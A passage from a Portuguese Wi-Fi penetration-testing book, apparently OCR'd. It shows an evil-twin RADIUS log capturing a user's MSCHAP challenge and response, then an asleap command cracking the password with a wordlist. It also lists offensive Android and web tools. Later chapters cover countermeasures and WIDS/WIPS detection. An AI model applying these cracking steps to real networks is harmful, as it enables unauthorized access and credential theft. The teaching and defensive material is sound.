Ao se conectar ao fake AP, o cliente irá digitar o login e a senha em uma tela como mostrado a seguir:



Podemos consultar então o arquivo de log para ver se já existe um usuário "logado" no serviço:

Acesse o diretório: **/usr/local/var/log/radius.**

Use o comando tail para ver as últimas linhas do arquivo **freeradius-server-wpe.log**.

Verifique que o usuário mflavio logou no servidor Radius:

```
root@bt:~# tail -f /usr/local/var/log/radius/free-radius-server-wpe.log -n 0
mschap: Wed Mar 28 17:53:05 2013

        username: mflavio
        challenge: b0:f3:c2:a3:06:0c:94:f5
        response: b0:c8:dc:06:1f:9d:c2:bc:35:7d:f2:5b:48:2a:99:58:85:10:04:54:9
```

A ferramenta "asleap" consegue realizar ataques de força bruta utilizando como base protocolos como o LEAP ou o PEAP.

O processo é bem similar ao ataque que fizemos à chave PSK capturada anteriormente, quando usamos o aircrack-ng. Vou usar o asleap junto com a minha wordlist (wordlist-definitiva.txt):

Sintaxe:

asleap -C <desafio> -R <resposta> -W <wordlist>

Observe a execução:

```
root@bt:/pentest/passwords/wordlists# asleap -C b0:f3:c2:a3:06:0c:94:f5 -R b0:c8
:dc:06:1f:9d:c2:bc:35:7d:f2:5b:48:2a:99:58:85:10:04:54:98:ca:04:f9 -W wordlist-d
efinitiva.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "wordlist-definitiva.txt".
        hash bytes:        9052
        NT hash:           e18614f7c6811f043fbf54205e929052
        password:          abcdefghi
root@bt:/pentest/passwords/wordlists#
```

Veja que o asleap conseguiu encontrar a senha na lista de palavras: "abcdefghi".

9.6 Indo Além: Recursos Úteis para Testes Adicionais

Existem alguns recursos extras bem interessantes que podem ser utilizados durante um teste da rede Wi-Fi. Vou citar nessa seção alguns desses recursos, como aplicações móveis e websites, que podem ser utilizados para uma verificação mais profunda de falhas.

9.6.1 Mac2WepKey

Alguns dispositivos wireless, como routers e APs, possuem implementações de geração de códigos de segurança bem fracas e somando-se isso ao fato de que poucos atualizam o firmware de seus dispositivos, temos um problema sério.

Há muitos programas bem interessantes que podem ser utilizados para tentar "chutar" uma chave baseando-se no endereço físico do AP. Um exemplo de software que realiza uma exploração bem feita de "predição de chave com base em MAC" é o **Mac2Wepkey**, uma pequena aplicação para Android que analisa dispositivos Huawei:



Esse programa detecta dispositivos da Huawei modelos E1550, E150, E171, E173, e outros. Ele consegue deduzir as chaves usadas pelo modelo com base em seu IMEI.

Isso serve para demonstrar que, assim como qualquer dispositivo, os equipamentos Wi-Fi sofrem com falhas em seus softwares. Esse software pode ser obtido pelo Google Play.


9.6.2 Router Keygen

Podemos ir um pouco mais além do que apenas nos focarmos em um único fabricante, como no software anterior que é destinado a dispositivos Huawei. Será que existe um programa que possa realizar ataques de força bruta e dicionário para tentar descobrir uma chave, independente do fabricante?

Existe sim. Seu nome é Router Keygen. Essa aplicação é uma mistura dos recursos básicos do airodump-ng e do aircrack-ng. Ele suporta atualmente a descoberta de chaves de vários dispositivos diferentes. Alguns dos fabricantes com equipamentos suportados são: Dlink, Eircom, Verizon, Thomson, Pirelli, Megared, Huawei, entre outros.

Os métodos usados pelo programa são: ataque de dicionário, Internet (rainbow-tables) e cálculo da chave (baseado no MAC e outras variáveis).

A seguir uma imagem da interface do Router Keygen:



É uma aplicação comercial e pode ser adquirida pelo Google Play.


9.6.3 Dsploit – O "Metasploit" do Android

Ainda falando de aplicações úteis para Android, não poderia deixar de citar o Dsploit. Esse pequeno programa possui recursos fantásticos que podem ser realizados para ataques Wi-Fi:

- Sniffing;
- Injeção de pacotes;
- Port Scanner;
- Captura de sessões;
- Detecção de vulnerabilidades;
- Ataques MITM contra clientes sem fio;
- Dns Spoofing.

E muito mais. A lista só aumenta a cada nova versão.

A seguir uma versão da seção MITM (Man in the Middle) do software:



O APK para instalação do Dsploit pode ser obtido do site <www.dsploit.net>.

9.6.4 Will Hack for Sushi

Constantemente na Internet são divulgadas novas e criativas maneiras de tentar acelerar a "quebra" de chaves WEP/WPA/WPA2. Um site muito interessante para se manter atualizado sobre tais técnicas é o Will Hack for Sushi (algo como "Irei hackear por sushi"):



O endereço do site é **: <www.willhackforsushi.com>**.


Dentro do mesmo há links para outros sites com recursos diversos sobre criptoanálise.

9.6.5 RouterPwn

Existe também um excelente website que lista todas as principais vulnerabilidades nos Access Points e Roteadores Wireless, indicando até as ferramentas para explorar esses problemas.

É o **RouterPwn** (<www.routerpwn.com>).

Veja uma imagem do website:




No site, os problemas nos equipamentos são divididos por fabricantes. Existem muitas empresas listadas e uma quantidade ainda

maior de falhas. A maioria desses problemas é extremamente grave e pode levar ao comprometimento do dispositivo. Muitas vezes, uma simples conexão TCP/UDP na porta de um roteador Wi-Fi pode causar uma Recusa de Serviço ou situação pior.

Usando um pouco de conhecimento de Metasploit, pode-se criar um módulo de exploração de muitas dessas falhas levando à execução de comandos e serviços no equipamento com problema.

Como exemplo, algumas falhas e problemas do D-Link, uma marca de equipamento muito utilizada no Brasil:



Encerramos este capítulo sobre demonstrações de técnicas avançadas que podem ser utilizadas para complementar um teste de vulnerabilidade e detectar se a rede está realmente segura ou não. Como deve ter ficado claro, existem várias brechas que podem ser exploradas por um possível atacante, tornando o ambiente wireless bastante inseguro.

No próximo capítulo, trataremos de implementações avançadas de segurança que podem ser realizadas.

10 Soluções para Redes Wi-Fi

O principal objetivo deste último capítulo é apresentar algumas soluções que possam ajudar a evitar muitos dos ataques que poderemos (e iremos) sofrer em nossas redes sem fio. Inicialmente, vamos estudar algumas contramedidas para os problemas detectados, depois focaremos na explicação de como é possível detectar e localizar um dispositivo "falso" (Evil Twin) na rede. Por último, iremos demonstrar as vantagens e funcionalidades do uso de um WIDS / WIPS, assim como de um HIDS para complementar a segurança.

10.1 Contramedidas para Problemas Estudados


Não seria responsável mostrar todas as possibilidades de ataques que foram estudadas neste livro sem mencionar algumas dicas de como evitá-las. Então, essa seção se focará em fornecer "um caminho" para proteger melhor o seu ambiente de rede sem fio contra as principais ameaças.

10.1.1 Soluções para o Uso do WEP

Primeiramente, evite usar WEP. É uma opção ultrapassada e extremamente insegura. Mesmo assim, se você realmente precisar utilizar esse padrão (devido aos equipamentos legados, por exemplo), você tem duas opções:

- **WEP2**: Desenvolvido pelo MIT como sucessor do WEP original. Basicamente foi acrescentado suporte ao Kerberos e a chave compartilhada teve seu tamanho aumentado para 128 bits. Não traz grandes melhorias na segurança;
- **WEP Dinâmico**: A maior vantagem do WEP Dinâmico é que ele resolve o problema do vetor de inicialização (IV), rotacionando as chaves frequentemente. Ele também usa chaves diferentes para o tráfego de unicast e de broadcast. Apesar de ainda ser uma solução parcial, ele é mais prático do que o WEP2, pois pode ser implementado sem a necessidade de update de drivers ou firmware.

Observe um exemplo de como o WEP dinâmico irá rotacionar as chaves de Unicast/Broadcast:



10.1.2 Soluções para o Uso do WPA

Existem algumas contramedidas que podem ser implementadas para tentar melhorar um pouco a segurança do Wireless Protected Access.

Seguem algumas delas que considero importantes:

- **Usar modelo Enterprise (802.1X) ao invés do modelo Personal (PSK):** Em um ambiente empresarial, o ideal é a utilização de um servidor de autenticação externo Radius ao invés do uso da PSK. Como vimos, existe uma grande chance da Pre-Shared Key ser "descoberta", portanto, ao adicionar uma nova camada de segurança ao processo, você estará reduzindo as chances de um ataque ser bem-sucedido;
- **Usar WPA2 com TKIP e AES:** Se puder escolher, evite usar WPA1. Utilize o WPA2 com ambas as cifras para permitir uma maior segurança no processo criptográfico;
- **No modo Personal, usar uma PSK muito grande e diversificada:** Como visto, uma Pre-shared Key pode ser facilmente descoberta por um ataque de dicionários. Portanto, quanto maior essa chave e mais diversa (misturando letras, números e caracteres especiais), mais dificilmente ela será de ser descoberta;

- **Habilitar a proteção contra ataque ARP:** Muitos roteadores Wi-Fi (como os da TP-Link, por exemplo) possuem algum recurso básico de proteção contra ARP Replay, impedindo parte da ação do Aireplay-ng. Habilitar esse recurso pode ser um bom começo para evitar a rápida captura dos IVs do WEP.

10.1.3 Soluções para Ataques ao Cliente (Evil Twin)

Bem, contramedidas para detectar e impedir fake APs não são tão eficazes quanto as que eu sugeri anteriormente. Creio que a razão para isso seja bem clara: é muito mais simples eu evitar um ataque à chave WPA2 PSK ao utilizar uma chave complexa do que descobrir e impedir um Access Point falso na minha rede.

Entretanto, existem algumas medidas que podem ser usadas:

- **Utilizar um WIPS para monitorar a rede sem fio:** Um sistema de prevenção de intrusos wireless (WIPS) é um equipamento que irá observar a rede em modo de monitoração e detectar diversos ataques como: Access Points ilegítimos, tentativas de ataque aos APs legítimos (como descoberta da chave WEP), e vários outros. Atualmente é essencial possuir um bom WIPS e configurá-lo adequadamente. Existem boas opções no mercado, falarei mais essas configurações na seção 10.3 deste capítulo
- **Utilizar um HIDS para monitorar os dispositivos clientes:** É interessante também fazer o uso de um host-based IDS (HIDS) nas máquinas clientes para poder auxiliar o WIPS na detecção dos ataques. Na maioria dos casos, o WIPS não conseguem fazer muita coisa para proteger as estações dos ataques em si, ele apenas consegue detectar e, então, tenta minimizar os danos. Entretanto, um HIDS local poderá detectar tentativas de desautenticação enviadas pelo invasor e as disparidades entre o AP verdadeiro e o Evil Twin;
- **Utilizar métodos para detectar o dispositivo Evil Twin:** Não adianta apenas saber que existe um fakeAP, se você não consegue determinar a sua localização. A maioria dos WIPS consegue descobrir a localização de um dispositivo Evil Twin identificando o dispositivo cabeado (um switch, por exemplo. É o que o atacante usará para fazer a ponte). Isso é útil caso o AP falso esteja na rede interna da empresa, mas, e se ele estiver fora? Nesse caso, podemos medir a força do sinal para chegarmos até ele ou usar o gpsd com o kismet. Leia as próximas seções para saber mais.

10.1.4 Soluções para Ataque Avançados

Será que existem contramedidas eficientes que podem ser utilizadas além de todas as que eu já citei anteriormente? Afinal, como vimos, a situação pode ser considerada bem grave quando juntamos todos os ataques. Vamos recapitular algumas soluções que já foram sugeridas (ou menosprezadas) ao longo do livro:

- ⇨ Ocultamento do SSID;
- ⇨ Filtro de endereço MAC;
- ⇨ Utilização de WPA2-TKIP-AES;
- ⇨ Uso do modelo Enterprise (802.1X) com um Radius;
- ⇨ Utilizar chaves PSK e senhas de Radius grandes e complexas;
- ⇨ Utilização de um WIPS;
- ⇨ Detecção do dispositivo fake AP;
- ⇨ Segmentação da rede em diferentes VLANs.

Outra solução interessante no modelo enterprise (802.1X) é não confiar apenas no certificado do servidor, e, se possível, utilizar certificados do lado cliente também. Assim, seria praticamente impossível realizar o ataque Man in the Middle com o FreeRadius como mostrado anteriormente.

Você pode estar pensando: diversas técnicas que você está citando, por exemplo o contramedida, foram "quebradas" ao longo do livro. Por exemplo: ocultamento do SSID, filtro MAC, chaves PSK, etc. Sim, como eu disse anteriormente, a maioria dessas soluções **isoladamente** é inútil, mas em conjunto nem tanto.

As VLANs são uma sugestão muito útil também como forma de se complementar a segurança. Ao segmentar sua rede, você pode aumentar o controle delas, impedir certos tipos de ataque e ainda facilitar o trabalho do WIPS na hora de monitorar os dispositivos e ataques.

O pensamento que temos que ter é: a nossa rede nunca vai ficar 100% segura. Isso nunca irá acontecer, esqueça essa falsa sensação de segurança. O que podemos - e devemos fazer - é dificultar a vida do atacante ao máximo com esses "pequenos detalhes" de melhorias da segurança. Essas melhorias é que farão com que se torne tão complicado - e chato - explorar a sua rede Wi-Fi, que qualquer intruso irá desistir.

É claro, ainda não falamos em detalhe sobre como podemos conseguir identificar onde é que está localizado o fake AP do atacante. Vamos falar disso na próxima seção deste capítulo.

10.2 Métodos para Detecção e Localização do AP Evil Twin

Não adianta descobrir que existe um fake AP na sua rede se não conseguirmos localizá-lo fisicamente. Muitos dos WIPS dos principais fabricantes (Motorola, Cisco, Aruba) já possuem essa capacidade.

Vamos entender como funcionam dois desses métodos de localização e falaremos dos sistemas de prevenção de intrusos adiante.

10.2.1 Trilateração

A trilateração se baseia na utilização de pontos fixos de referência para se obter a localização de uma estação sem fio Wi-Fi, assim, permitindo localizar a sua posição física. O truque é obter primeiramente a distância entre os dispositivos (pontos) já conhecidos e, através de determinadas medidas como a potência do sinal, tempo de transmissão ou ângulo, poder identificar o "fake AP" ou o dispositivo malicioso.



Apesar de podermos efetuar cálculos baseados nas medidas para localizar "mais ou menos" onde se encontra o dispositivo que queremos, existem diversas metodologias que podemos usar para se detectar uma estação Wi-Fi de forma mais eficiente.

Dois métodos conhecidos são o Shoran e o Ekahau. Nenhum desses métodos necessita da utilização de um GPS (o que facilita bastante o processo). Veremos como o uso do sistema de posicionamento global pode ajudar na localização de um dispositivo não autorizado pouco mais à frente.

O Ekahau usa uma framework bem interessante, além disso, possui um software baseado nela, chamado HeatMapper, que permite detectar visualmente a localização dos APs.

Veja um exemplo:




Para mais informações, visite : <www.ekahau.com>.

10.2.2 Localizando o AP Evil Twin pelo Kismet/GPSD/ Giskismet

No capítulo 3, vimos como era possível descobrir redes pelo Kismet, utilizando um dispositivo GPS USB reconhecido pelo GPSD. Depois usamos o giskismet para gerar um arquivo KML que poderia ser aberto no Google Maps. Caso o atacante esteja usando uma antena com um ganho/potência melhor e estiver um pouco mais distante, dificultando a trilateração, essa também pode ser uma boa opção para detectar um fake AP.

O único ponto negativo, é que você vai depender da sensibilidade da margem de erros (em metros) do equipamento GPS que você está usando.



Vamos conhecer agora o que é um sistema de detecção e prevenção de intrusos wireless.

10.3 Detecção de Ataques com um WIDS/WIPS

Usar um dispositivo de detecção ou prevenção de intrusos wireless (WIDS/WIPS) é essencial para qualquer rede sem fio que faça parte de uma empresa de médio ou grande porte. A diferença entre eles é que o WIDS detecta apenas os ataques que estão ocorrendo ou já ocorreram, enquanto o WIPS consegue agir de forma proativa para impedir que muitos problemas sequer cheguem a ocorrer. Esses equipamentos atuam de forma ativa, detectando e evitando grande parte dos ataques que poderiam ser tentados por um cliente.

Os WIPS podem trabalhar com 3 metodologias diferentes:


- ⇨ Baseados em assinatura;
- ⇨ Baseados em anomalia;
- ⇨ Híbrido (assinatura e anomalia).

Os WIPS híbridos conseguem trabalhar usando as duas metodologias. Vamos falar um pouco de cada metodologia para que fique clara a diferença entre elas.

10.3.1 WIDS/WIPS Baseado em Assinaturas

Um WIDS baseado em assinaturas utiliza um banco de dados contendo milhares de tipos de ataques já "identificados" em sua base.


Quando um ataque ocorre, a assinatura desse ataque é comparada com a base de dados do banco. Se houver uma correspondência, o WIDS irá alertar sobre o ataque, e o WIPS irá, além de alertar, agir para tentar inibir este ataque.



WIDS baseado em assinaturas

10.3.2 WIDS/WIPS Baseado em Anomalias


Assim como os IDS tradicionais também existem WIDS e WIPS baseados em anomalias, que se utilizam de baselines para monitorar alterações bruscas no tráfego. Se um tráfego gerado na rede se diferenciar demais da linha base que está sendo consultada, um ataque é reportado e medidas são tomadas contra o dispositivo "malicioso".



WIDS baseado em anomalia

10.3.3 Funções de um WIDS/WIPS

São várias as funções de proteção e mitigação de ataques que são efetuadas por um sistema WIDS/WIPS. Muitos desses recursos são tão úteis que fica difícil imaginar qualquer rede wireless empresarial sem um equipamento desses. Alguns recursos são:



Fonte: Cisco

- ⇨ Detecção de estações "rogue" (não autorizadas);
- ⇨ Detecção de Rogue APs;
- ⇨ Detecção de APs Evil Twin;
- ⇨ Detecção de ataques contra WEP e WPA;
- ⇨ Detecção de ataques de desassociação e outros tipos de recusa de serviço;
- ⇨ Mascaramento do tipo de criptografia dos Access Points;
- ⇨ "Autolimpeza" dos canais Wi-Fi, eliminando algumas interferências;
- ⇨ Prevenção proativa contra ameças, detectando e "bloqueando" certos dispositivos;
- ⇨ Geração de relatórios da monitoração realizada contendo as ameaças e soluções.

Vamos conhecer mais alguns detalhes de como o dispositivo WIPS consegue analisar e identificar os itens listados anteriormente.

10.3.3.1 Prevenção Proativa com um WIPS Adaptativo

Uma solução WIPS que consiga se adaptar a qualquer ambiente ou ameaça, seja externa ou interna, permite uma ação imediata contra diversos tipos de ataques feitos à rede sem fio, além de não permitir que maiores danos sejam causados (apesar de ainda não conseguirem evitar todos os ataques, existem muitos falsos-negativos).

Entre as características que buscamos em um bom WIPS estão:

- ⇨ **Bloquear tentativas de intrusão à rede:** Um WIPS analisa todo o espectro wireless 802.11, "enxergando" assim todos os dispositivos (legítimos e ilegítimos). Se houver um grande número de falhas de autenticação provenientes de um cliente ilegítimo, as políticas de exclusão de clientes podem responder automaticamente bloqueando a estação;
- ⇨ **Impedir ataques de reconhecimento da rede, Man in the Middle e spoofing :** O recurso de "frame protection" (a base para o IEEE 802.11w) criptografa e autentica os frames WLAN para proteger contra os tipos mais comuns de ataques sem fio;
- ⇨ **"Bloquear" Access Points não autorizados:** Ao usar a autenticação 802.1X em portas cabeadas, o impacto de

um Access Point não autorizado diminui bastante (desde que ele esteja ligado a uma porta cabeada de um switch da rede). Alguns WIPS (como o da Cisco) permitem também identificar qual switch/porta o equipamento AP "rogue" (não autorizado) está usando na rede local, facilitando assim a localização e a remoção do mesmo.

10.3.3.2 Detecção de Ataques com um WIPS

O WIPS deve ser capaz de lidar com ataques de Denial of Service, Man in the Middle (ataque ao cliente) e outros tipos vistos anteriormente no livro. Mesmo os ataques "desconhecidos" devem ser mitigados em algum nível com o uso de um sistema de prevenção de intrusos wireless.

Alguns exemplos de ataques e como um WIPS lida com eles:

Detecção de ataques pelo WIPS	
Reconhecimento da rede e detecção de perfis	Analisa o comportamento do tráfego e detecta ferramentas e técnicas como Kismet, airodump-ng, honeypots e outros métodos utilizados para comprometer a rede.
Detecção de tentativa de quebra da criptografia / Autenticação indevida	Detecta o uso de ferramentas como AirCrack, ASLEAP e AirSnarf, alertando contra um potencial roubo de dados.
Detecção de ataques de recusa de serviço (Denial of Service)	Analisa o tráfego e detecta técnicas como o sobrecarregamento do espectro Wi-Fi, RF jamming e outros métodos que causam DoS na rede sem fio.

Entretanto, apesar de ser uma excelente adição de segurança à rede sem fio, o WIPS não consegue impedir todos os problemas. Como citei anteriormente, um HIDS (Host Based IDS) que consiga analisar o tráfego Wi-Fi localmente em uma estação em que está instalado é essencial para detectar ataques como o de desassociação.

Como se pode ver, um sistema de detecção de intrusos sem fio é essencial para uma rede empresarial. Entretanto, que solução deve ser escolhida? E quais soluções são livres e/ou proprietárias adequadas para utilizarmos hoje?

Veremos um exemplo de uma solução livre e outra proprietária.

10.3.4 Soluções de WIDS/WIPS


Como o mercado de wireless está crescendo vertiginosamente, especialmente com o lançamento do padrão 802.11ac, que é equivalente à velocidade uma rede Gigabit Ethernet, muitas empresas estão correndo para lançar todo tipo de produto para redes sem fio.

Não poderia ser diferente com os WIDS/WIPS. Atualmente, existem muitos produtos no mercado. Vamos falar brevemente de duas soluções interessantes.

10.3.4.1 OpenWIPS-NG

As soluções open-source de WIPS ainda estão caminhando (se comparadas às soluções proprietárias, que já estão há algum tempo no mercado), mas até o momento em que este livro estava sendo escrito, não haviam alcançado uma maturidade interessante para serem utilizadas em ambientes de produção.

Uma solução que parece promissora é o **OpenWIPS-NG**, desenvolvido por um dos criadores da suíte Air-NG.




Fonte: openwips-ng.org

O OpenWIPS-ng tem a capacidade de funcionar com diversos sensores, suporta diferentes tipos de bancos de dados e a modularidade e a extensão é feita através de plugins.

Para mais informações visite:< http://openwips-ng.org>.

10.3.4.2 Cisco WIPS

Algumas das melhores soluções WIPS do mercado são da Cisco. Existem, claro, equipamentos de outros fabricantes com funções similares, mas não com tantos recursos. O Cisco WIPS protege contra ataques de associação, autenticação, vários tipos de recusa de serviço e muitos outros. A seguir relacionei apenas "algumas" das proteções oferecidas pelo sistema em sua seleção de política utilizada:



Fonte: Cisco

